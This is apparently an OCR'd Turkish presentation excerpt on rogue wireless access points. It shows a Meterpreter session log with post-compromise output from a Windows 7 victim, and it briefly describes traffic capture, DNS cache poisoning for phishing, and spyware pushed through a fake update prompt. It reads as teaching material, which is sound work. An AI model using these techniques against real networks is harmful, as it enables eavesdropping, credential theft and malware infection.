
```
[*] Meterpreter session 1 opened (85.95.238.172:4443 -> 31.140.7.226:33572)

meterpreter >
meterpreter > getuid
Server username: localhost\ozanus
meterpreter > sysinfo
Computer        : LOCALHOST
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

Sahte Kablosuz Erişim Noktaları

- Yalnızca amacı kötü olduğu için “sahte” olarak isimlendirilir, gerçeğinden ayırt edilemez ☺
- Kablosuz ağ istemcileri, saldırgan tarafından yayın yapan kablosuz ağa dahil oldukdan sonra, tüm internet trafiği kaydedilir.
- DNS önbelleğini zehirleyerek sahte erişim sayfaları ile kimlik avı yapabilir.




Sahte Kablosuz Erişim Noktaları



Saldırı yapılan sistemden ekran görüntüsü

Sahte Kablosuz Erişim Noktaları

İnternete ilk girildiği anda, sahte bir güncelleme mesajı ile casus yazılım kurban bilgisayara yüklenir.



Teşekkürler